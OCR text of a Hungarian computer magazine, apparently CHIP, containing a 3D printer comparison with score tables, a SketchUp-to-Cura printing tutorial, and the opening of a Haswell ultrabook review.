Kezelhetőségi szempontból a 3D-s nyomtatók hasonló képet mutatnak: általában egy pár soros pontmátrixos LCD kijelző és tekerhető-benyomható gomb az, amivel a funkciókat elérhetjük. Ez azonban nem jelent problémát, a legfontosabb beállításokat ugyanis még nyomtatás előtt a számítógépre telepített szoftverben kell elvégezni. Az internetről letöltött vagy CAD-szoftverben megtervezett modelleket (lásd gyakorlati írásunkat az 56. oldalon) a nyomtatóhoz mellékelt programmal importálnunk kell, amely több paraméter (például a rétegek száma, a szükséges előtolási sebesség és így tovább) alapján lebontja és a nyomtató számára értelmezhető adatfájllá alakítja azt. Szükség esetén beállíthatjuk az üregek kitöltési paramétereit vagy a kihajlások megtámasztásának kezelését is.


A MakerBot és az Ultimaker által adott szoftverek sokat tudnak és kényelmesen kezelhetőek, míg az iRapid és a Velleman által kínált, nyílt forráskódú RepetierHost rengeteg beállítási lehetőséget kínál, viszont használatához komolyabb tanulás szükséges. A Pearl programja nem tett ránk jó benyomást: kezelése zavaros, működése pedig lassú, különösen akkor, ha egy menetben több egymás mellett elhelyezkedő tárgyat nyomtatnánk.

Minőség, sebesség és zaj


A kiszámolt adatokat a legtöbb esetben SD-kártyán juttathatjuk a nyomtatóba – figyelembe véve, hogy milyen zajos és büdös egy ilyen berendezés működés közben, nem is baj, ha minél messzebb helyezzük el a PC-től. Ez egyedül a Vellemannal és az iRapiddal nem lehetséges, ezeken az USB portot kell használnunk. A nyomtatás elkezdése után a berendezések először a nyomtatófúvóka felmelegítésével foglalkoznak, ami jó esetben két percet vesz igénybe (Ultimaker), rossz esetben viszont akár tíz percig is eltarthat (Velleman). Zajszintjük a működés során erősen változik, ezen a téren a Velleman a legjobb, míg a Pearl a legrosszabb. Egy kisebb tárgy elkészítésére általában 10-20 percre van szükség, de bonyolultabb formáknál akár több órát is számíthatunk erre, feltéve, hogy a félkész termék nem törik el valahol félúton. A hibaforrások száma nagy: előfordult, hogy modellünk elhajlott vagy eltört, a fűtetlen alappal rendelkező nyomtatóknál pedig néha elvált a tárgyasztaltól. Ha a tárgy finom részeket tartalmaz, vagy nem rendelkezik megfelelő támasztékokkal, össze is roskadhat. Az alapanyag adagolását a rendszerbe kerülő légbuborékok vagy a nyomtatófej eltömődése szakíthatja meg – ilyenkor nem kívánt üregek keletkeznek. A hibák elkerüléséhez alaposan ellenőrizni kell mindent, a nyomtatóasztal beállításaitól az adagolórendszerig. Némi gyakorlással sikerül szert tenni egyfajta hatodik érzékre, ami segít majd elvégezni nyomtatás előtt a finombeállításokat, ezzel pedig a hibás termékek aránya 20 százalék köré csökkenthető.

A nyomtatásra használt alapanyag a legtöbb esetben a PLA nevű politejsav (polilactic acid), aminek olvadáspontja 150-160 Celsius-fok körül mozog. Mivel hajlamos a szálképzésre, az ezzel készülő modellek üregei nem olyan tiszták, mintha az alternatívaként előforduló ABS-t (akrilnitril-butadién-sztirol) használnánk. Ez utóbbinak 220-250 °C az olvadáspontja, így a nagy hőmérséklet-különbségek miatt a modellek hajlamosabbak a torzulásra. Ezért az ABS csak a fűthető tárgyasztallal rendelkező nyomtatókban használható, amivel a termék a nyomtatás során melegen tartható és később egyenletesen hűlhet le.


Végeredmény: A leginkább megbízhatóan és a legjobb minőségben a MakerBot Replicator 2 dolgozik, ráadásul ennek kivitele is a legjobbak közé tartozik. A türelmes felhasználó az Ultimakerrel is jó eredményt kap, de a berendezés sok és gyakori állítgatást igényel. A kezdők számára a Pearl az ajánlott modell, amely 800 eurós áráért cserébe elnagyolt, de használható nyomatok előállítására képes.




A MakerBot szoftvere (balra) kényelmes, de az iRapid és a Velleman (jobbra) több beállítási lehetőséggel rendelkezik



A Pearl (fehér) rombikuboktaédere tiszta, a MakerBot (lila) gyártmányáról utólag el kell távolítanunk a szálakat



Az iRapid (balra) és a Fabbster nem tudott megbirkózni a rombikuboktaéderrel, a CHIP C betűje pedig belső tartókat igényelt




Az iRapid (fekete) volt az egyetlen nyomtató, amelynek sikerült teljesen szabályos, törésektől mentes dobozt előállítania


TESZTMODELLEK ÉRTÉKELÉSE


	MakerBot Replicator 2	Ultimaking Ultimaker	Velleman K8200	Pearl FreeSculpt EX1-Plus	Sintermask Fabbster G	iRapid
2 cm-es oldalélű kocka	90	100	80	70	80	80
Sakkfigura	90	70	60	50	90	50
CHIP C betű	100	90	80	80	80	90
Rombikuboktaéder	70	60	50	90	0	0
Ék	90	70	70	60	90	60
„Oszlopok és furatok”	80	50	70	60	80	60
Doboz	70	80	80	70	60	70
Összesen	**84**	**74**	**70**	**69**	**69**	**59**


CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0)
KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100)


3D-s nyomtatók











	MAKERBOT REPLICATOR 2	ULTIMAKING ULTIMAKER	SINTERMASK FABBSTER G	PEARL EX1-PLUS	IRAPID GMBH IRAPID	VELLEMAN K8200
Helyezés	1	2	3	4	5	6
Ár (összeszerelve/kitben)	2350/– euró	2000/1400 euró	1700/– euró	800/– euró	1000/– euró	–/700 euró
Összpontszám	**92,5**	**87,4**	**82,3**	**79,4**	**73,6**	**68**
Nyomtatási minőség (50%)	**100**	**86**	**89**	**87**	**80**	**87**
Kezelhetőség (20%)	**100**	**90**	**88**	**65**	**63**	**19**
Felszerelés (10%)	**64**	**86**	**100**	**95**	**62**	**65**
Dokumentáció (10%)	**100**	**81**	**67**	**56**	**48**	**57**
Nyomtatási költség (10%)	**61**	**97**	**35**	**78**	**100**	**85**
MÉRT ADATOK ÉS ÉRTÉKEK						
Eltérés 2 cm-es kockánál	0,9 mm	1,7 mm	0,5 mm	0,5 mm	0,5 mm	0,5 mm
Sakkfigurához szükséges számítások	126 s	7 s	16 s	402 s	385 s	385 s
Bemelegedés	147 s	132 s	222 s	214 s	148 s	629 s
2 cm-es kocka előállítása – idő	29 perc	23 perc	39 perc	33 perc	38 perc	41 perc
2 cm-es kocka előállítása – energia	32 Wh	31 Wh	123 Wh	93 Wh	31 Wh	59 Wh
USB/SD-kártya	■/■	■/■	■/■	■/■	■/□	■/□
Fűtött alaplap	□	□	■	■	□	■
ALAPANYAG: ABS/PLA2	□/■	□/■	■/■	■/■	□/■	■/■
Maximális nyomtatható tárgyméret	285×155×153 mm	210×205×210 mm	230×210×230 mm	225×145×150 mm	250×120×150 mm	200×200×200 mm
Minimális rétegvastagság	0,1 mm	0,1 mm	0,05 mm	0,15 mm	0,05 mm	0,2 mm
Szoftver: gyári beállítások/ támogatott formátumok	3/3	3/4	5/10	1/1	12/1	1/1
Alapanyag ára (euró/kg)	68	32	75	30	30	30
Nyomtató mérete	490×525×405 mm	350×580×580 mm	650×535×530 mm	510×430×465 mm	560×420×460 mm	675×630×435 mm
Tömeg (tápegységgel)	12,7 kg	8,1 kg	13,7 kg	12,5 kg	12,1 kg	9,4 kg

[1] AKRILNITRIL-BUTADIÉN-SZTIROL [2] POLYLACTIC ACID (POLITEJSAV)

■ IGEN □ NEM

HIRDETÉS

ÜZLET, GAZDASÁG, TÁRSADALOM
FIGYELŐ trend

- CSAPATÉPÍTÉS JÓTÉKONYKODÁSSAL EGYBEKÖTVE
- A VILÁG LEGGAZDAGABB EMBEREINEK ALAPÍTVÁNYAI
- SZTÁROK SEGÍTSÉGE: LADY GAGÁTÓL MADONNÁIG

Keresse az újságárusoknál!


WWW.FIGYELO.HU

3D-S MODELL létrehozása

Csak bekapcsolom és működik? Sajnos a 3D-s nyomtatók még nem így dolgoznak, így segítünk az első modell elkészítésében.


1 Előkészületek

Az „oszlopok és üregek” névre hallgató tesztmodellünkkel bemutatjuk, hogy miként tudunk egy egyszerű 3D-s objektumot megtervezni és kinyomtatni. A megfelelő szoftvert használva ez nem ördöngösség! Először telepítsük a SketchUp nevű programot, ami megtalálható lemezmellékletünkön. A telepítés után szükségünk lesz még az STL kiegészítőre is, amit a *Window/Preferences/Extensions/Install Extensions* menü segítségével integrálhatunk a rendszerbe.




2 Saját objektum létrehozása

A SketchUp indításakor a felkínált template-ek közül válasszuk ki a *Product Design and Woodworking – Millimeters* nevűt. A programablakban egy 3D-s koordinátarendszert látunk, amit az egérrel tudunk mozgatni, nagyítani és kicsinyíteni. Ez utóbbihoz a görgőt, az előbbihez a középső gombot kell használnunk. A piros színnel jelölt tengely a szélességet, a kék a magasságot, a zöld pedig a mélységet jelenti. Kezdjük az „oszlopok és üregek” nevű objektum alapját képező hasáb létrehozásával. Válasszuk ki a felső eszköztáron a *Rectangle* eszközt. Kattintsunk a koordinátarendszer origójába, majd a piros/zöld síkon mozogva hozzunk létre egy téglalapot. A pontos méretek beállításához elég, ha a kiindulási pont kiválasztása után beírjuk a „110;40” koordinátákat, amivel egy 110 mm hosszú és 40 mm széles téglalapot kapunk. A háromdimenziós hasáb létrehozásához a *Push/Pull* eszközre lesz szükségünk. Kattintsunk rá, majd az eszközzel kattintsunk a téglalapra, és írjuk be a „10” értéket a 10 mm-es magasságú hasáb létrehozásához.




3 A forma finomhangolása

Az oszlopok és a furatok kialakításához rajzoljunk köröket a hasáb felületére a *Circle* eszköz segítségével. A precíz elhelyezéshez a mérőszalag (*Tape measure tool*) használható, amivel segédvonalakat is rajzolhatunk. Ehhez az eszköz kiválasztása után kattintsunk a hasáb egyik élére, majd a bal egérgomb segítségével egyenletes távolságban helyezzük el a vezetővonalakat. Ha készen vagyunk, válaszuk ki a Circle eszközt, és kattintsunk a segédvonalak metszőpontjaira. Írjuk be az átmérőket a billentyűzet segítségével. Ezután a Push/Pull eszközzel elkészíthetjük az üregeket és az oszlopokat: attól függően, hogy negatív vagy pozitív irányba állítjuk be a kiemelkedést, az előbbieket vagy az utóbbiakat kapjuk.



4 Nyomtatható állomány létrehozása

Ha készen vagyunk, kattintsunk a *File/Export to DXF or STL* menüpontra. Amennyiben nincs ilyen, akkor az első lépésben a plugin telepítésekor valami nem sikerült. Válaszoljunk igennel az *Export entire model?* és *Export unit: millimeters* kérdésekre, majd az *Export to DXF options* alatt válasszuk az STL formátumot. A kész állományt mentsük el úgy, hogy kiterjesztése STL legyen, majd töltsük be a 3D-s nyomtatóhoz kapott szoftverbe – ez esetünkben az Ultimaker 2-höz tartozó Cura.



Ezután állítsuk be az olyan alapvető opciókat, mint a nyomtatási sebesség, nyomtatási minőség, alapanyag típusa. Végül a *File/Save GCode* menüpontban mentsük el a nyomtatási adatokat. Ha az előállítás során valami problémába ütköznénk, itt hívjuk elő a *Full settings* beállítást, ahol olyan opciókat finomhangolhatunk, mint a rétegvastagság, az üregek kitöltése, a hőmérsékletek és így tovább. Ha mindennel készen vagyunk, mentsük el a kész GCODE-fájlt egy SD-kártyára.

5 Tárgyasztal előkészítése

A nyomtatóhoz kapott kézikönyv segítségével derítsük ki, hogy szükség van-e a tárgyasztal bevonására. Az Ultimaker esetében a válaszunk az, hogy igen, különben a nyomtatófej megolvasztaná a vastag plexilapot, amikor hozzáér, a kész művet pedig nem tudnánk eltávolítani róla. A bevonáshoz a készülék dobozában egy tekercs ragasztószalagot mellékelnek, ha ez elfogyott, használhatjuk a szobafestők által preferált maszkolószalagot is. Vegyük ki a tárgyasztalt, és óvatosan borítsuk be ezzel úgy, hogy az egyes csíkok között ne maradjon hézag, de ne is kerüljenek egymásra, egyenetlenné téve a felületet. A legjobb, ha az előre levágott csíkokat a hosszabb élükkel sorban egymás mellé helyezzük, és csak akkor nyomjuk rá a plexire, ha elégedettek vagyunk a fekvésükkel.

6 Beállítások és a nyomtatás elindítása

A tárgyasztal beállításait minden nyomtatás megkezdése előtt ellenőrizni és szükség esetén korrigálni kell. Ennek a mikéntjét az Ultimaker wikijén találjuk (*wiki.ultimaker.com/Calibrate*), a leírás kinyomtatva többoldalnyi szöveget jelent. Alapvetően egyébként nem bonyolult a feladat, a tárgyasztal négy sarkában található négy csavart kell úgy beállítanunk, hogy a felület és a nyomtatófej között a távolság az asztal minden pontjában megegyezzzen egy papírlap vastagságával. Ha kész, helyezzük be az előbb elmentett GCODE-fájlt tartalmazó SD-kártyát a nyomtatóba, majd válasszuk a *Card menu* menüpontot a kezelőfelületen. Itt sorban megtaláljuk valamennyi nyomtatható állományt, amelyek közül a tekerő benyomásával választhatjuk ki a megfelelőt.

7 Hibajavítás

Nyomtatás közben érdemes ellenőrizni a folyamatot, és bármilyen probléma esetén megszakítani azt. A modell már úgyis tönkrement, így felesleges az alapanyagot pazarolni és kockáztatni a készülék sérülését is. Tesztünk során nálunk a legtöbbször adagolási problémák léptek fel: a nyomtató ugyanis kismértékben visszahúzza a forró műanyag masszát olyankor, amikor szükséges megszakítani az anyagfolyamot. Néha azonban előfordult, hogy a massza megakadt az extrudernél, és eltömítette az adagolónyílást. A nyomtatófej tisztításához ilyenkor két összecsavart szálat használtunk egy villanyvezetékből, ezzel távolítottuk el óvatosan a műanyagot a (még meleg) fejből. A hibák okaira a nyomtatót gyártó cég weboldalán is kereshetünk megoldást (például a nyomtatási beállítások optimalizálásával a GCODE-fájlban, még az SD-kártyára másolása előtt), ezután pedig következhet az újabb próba.


8 Kész modell eltávolítása

Ha a nyomtatás elkészült, távolítsuk el óvatosan a munkadarabot. Ha szükséges, egy vékony műanyag spatulát is használhatunk, amivel a sarkai alá tudunk nyúlni. A kiálló, felesleges anyagdarabokat törjük le róla, a sorjás éleket pedig egy finom tűreszelővel vagy csiszolópapírral korrigálhatjuk. A valóban jól sikerült modelleket érdemes festeni vagy lakkozni – ehhez azonban használjunk műanyag alapozót és az alapanyaggal is kompatibilis festéket, amit valamelyik hibás próbadarabon tesztelhetünk.

5

6

7



8

Haswell: a legújabb generáció

Nagyobb grafikus teljesítmény, hosszabb üzemidő: az Intel új processzoraival az ultrabookok még jobbak lesznek.

Michael Eckstein/Rosta Gábor

Ami a számítási kapacitást és az üzemidőt illeti, már az előző generációs, még az Ivy Bridge processzorokra épülő ultrabookok sem szerepeltek rosszul tesztjeinkben, a grafikus teljesítmény tekintetében azonban kifejezetten gyengék voltak. Ezen próbál változtatni a Haswell, amely az Intel ígérete szerint alacsonyabb fogyasztás mellett érezhetően nagyobb sebességű grafikus alrendszert kapott.

De vajon tényleg így van? Tesztünkben tíz ilyen harmadik generációba tartozó ultrabookot teszteltünk le, amelyek 200 és 550 ezer forint közötti áron vásárolhatóak meg. Ha szigorúak akarunk lenni, akkor valójában csak nyolc az, amely igazán ultrabook, hiszen a két MacBook Air nem az, nem felelnek meg mindenben az Intel specifikációinak: például nincs érintőképernyőjük. Mivel azonban a kategória neve ma már szinte egyet jelent a vékony, dizájnos és hosszú üzemidejű notebookkal, így maradunk ennél a megnevezésnél.

Azt már elöljáróban elárulhatjuk, hogy a Haswell valóban hoz gyorsulást a grafika frontján, de azért dedikált GPU nélkül egy ilyen gép még mindig nem alkalmas játékra – viszont valamennyi tesztelt modell tökéletesen megfelel hordozható munkaállomásnak.

Új technológia, nagyobb sebesség

Ha az új technológiák kerülnek szóba, az ultrabookokban minden megtalálható. A rendkívül szűkös helynek köszönhetően a gyártók mindenféle speciális megoldáshoz folyamodnak, így például különleges, a burkolatba öntött akkumulátorokhoz és M2 vagy NGFF SSD-hez. Ez utóbbi a flashtárolók új formátuma, amelynél a memóriachipek egy lapos áramköri lapon ülnek, külön burkolat nélkül – ilyeneket találunk a Sony VAIO Pro 13-ban és a Samsung Ativ modelljeiben. Az Apple sem használja már a SATA portot az SSD csatlakoztatására, ehelyett a tároló közvetlenül a PCI-e buszhoz kapcsolódik. Ennek

FOTÓ: KLAUS SATZINGER

köszönhetően a Macbookok elképesztően nagy, 700 MB/s-nál is magasabb adatátviteli sebességre képesek, ami a teljesítményben és a programok reakcióidejében is észrevehető.

A szupervékony gépek hátulütője, hogy a 21 mm-nél kisebb vastagság miatt több portról le kell mondanunk. Nincs például DVI, a HDMI, a DisplayPort és a VGA pedig csak miniatűr verzióban vagy speciális átalakítóval érhető el, ez a megoldás pedig mechanikailag nem a legjobb. Az optikai meghajtókról is elfeledkezhetünk, egyedül az Asus Vivobookjaiban van DVD-író. Egyik modellből sem hiányzik viszont a legalább 300 Mbps-os WLAN-adapter, sőt, az Apple már az új 802.11ac szabványt is ismeri. Ezzel ideális esetben és megfelelő routerrel kombinálva akár 1300 Mbps sávszélesség is elérhető. Persze az ideális eset ritkán fordul elő, ráadásul a WLAN sebessége az akadályok szaporodásával gyorsan csökken. Ilyenkor jól jönne a vezetékes LAN port, ezzel viszont már nem mindegyik ultrabook rendelkezik.

A Sony VAIO Pro 13 egyértelműen az üzleti felhasználókat célozta meg: ez rendelkezik egyedül dokkolócsatlakozóval, burkolata pedig szénszálas kompozit műanyagból áll, ami 47 százalékkal könnyebb és 25 százalékkal erősebb az alumíniumnál. Így a 13,3"-os gép is könnyű lehet, tömege mindössze 1,1 kg – annyi, mint a kisebb méretű kijelzővel rendelkező 11,6 colos Macbook Airé. Tápegysége integrált Wi-Fi hotspotot tartalmaz, amely nagyon kényelmessé teszi használatát, ráadásul egyből több eszközzel – okostelefonnal, táblagéppel – is megoszthatjuk például a hotelben talált hálózatot.

Egyetlen tesztelt konfigurációban sem találtunk viszont 3G-s vagy LTE-adaptert, így akinek mobilnetes hozzáférésre van szüksége, kénytelen lesz egy külső modemet használni, amelyet a két, maximum három USB port valamelyikébe kell majd csatlakoztatni. Ezek nagy része már USB 3.0 szabványú, ami jót tesz az adatátviteli sebességnek. A tavaly még sokat reklámozott Thunderbolt csatlakozó egyedül az Apple gépein található meg – tekintettel arra, hogy milyen kevés ezt használó periféria érhető el a piacon, ezt nem éreztük nagy hibának. A billentyűzetek háttérvilágítása sötét helyeken jön igazán jól, de az olcsóbb modellekből általában hiányzik.

Már vannak jó minőségű kijelzők

A tíz tesztelt ultrabookból négyben IPS-panelt találtunk – előző tesztünkben ez az arány még csak egy a tízhez volt. Ez a technológia elsősorban a képminőség és a nagy betekintési szög miatt vonzó, de határozott javulás érezhető a felbontásban is, egyre több modell készül full HD kijelzővel. Az Acer Aspire S7 esetében a panel már 2560×1440 pixeles, ami a 13,3 colos képátlóval párosítva 221 ppi-s pixelsűrűséget jelent. Csak összehasonlításképpen: az asztali gépeknél általában 27"-os képernyőkön találkozhatunk ekkora felbontással. A rekorder azonban nem az Acer, hanem a Samsung az Ativ Book 9 Plusszal, amelynél a 13,3 colos kijelzőre 3200×1800 képpontot zsúfoltak. Az eredmény, hogy ezek a képpontok szabad szemmel már tényleg nem látszanak, a képernyő olyan, mintha egy világító fényképet néznénk. Ezeken a kijelzőkön öröm dolgozni, amit az is segít, hogy betekintési szögük is nagy, a színek és a kontraszt alig változik, ha nem pont szemből nézzük őket. Kár, hogy a Windows 8-nak még mindig problémája van az ilyen magas felbontással: a képernyőelemek méretezése nem mindig sikerül tökéletesen, így azok néha túl kicsik, szövegük pedig homályos, ha túl nagy pixelszámú panelen használjuk az OS-t.

Az olcsóbb modellekben általában TN-paneleket találunk, 1440×900 vagy 1366×768 pixeles felbontással. Ilyen van a kedvezőbb árú Macbook Airben is. Bár minőségileg jobbak, mint az olcsó notebookoké, ezek a képernyők is szenvednek a TN-technológia minden hátrányától: a szűk betekintési szög miatt képük csak akkor jó minőségű, ha pont szemből nézzük őket.

Kijelző és teljesítmény

Egyre több ultrabook érkezik nagy felbontású és jó minőségű IPS-panellel szerelt kijelzővel, amelyek sokkal jobb képminőséget nyújtanak a hagyományos TN-paneles változatoknál – de jóval drágábbak is.

Intel vagy AMD

A Samsung egy olcsóbb változatot is kínál az Ativ Book 9 Plusból (körülbelül féláron), az AMD A6-1450 APU-jára építve. Ez az általános és a grafikus teljesítmény szempontjából is elmarad az inteles verzió mögött.

RENDSZER ÖSSZTELJESÍTMÉNYE (PCMARK 7)

GRAFIKUS TELJESÍTMÉNY (3DMARK)


Felbontás

A Samsung Ativ Book 9 Plus rendkívül magas felbontású kijelzővel rendelkezik. Ezzel összehasonlítva a Lenovo normál felbontású képernyője kifejezetten pixelesnek tűnik.


PIXELEK SZÁMA

PIXELSŰRŰSÉG


ACER ASPIRE V7



TOSHIBA SATELLITE U50T-A-100



A Toshiba Satellite U50t TN-paneljének betekintési szöge jóval szűkebb, mint az Acer Aspire S7-ben használt IPS-panelé



A 3200×1800 pixeles Ativ Book képernyőjén az ablakok sokkal kisebbek, mint a hagyományos felbontású kijelzőkön

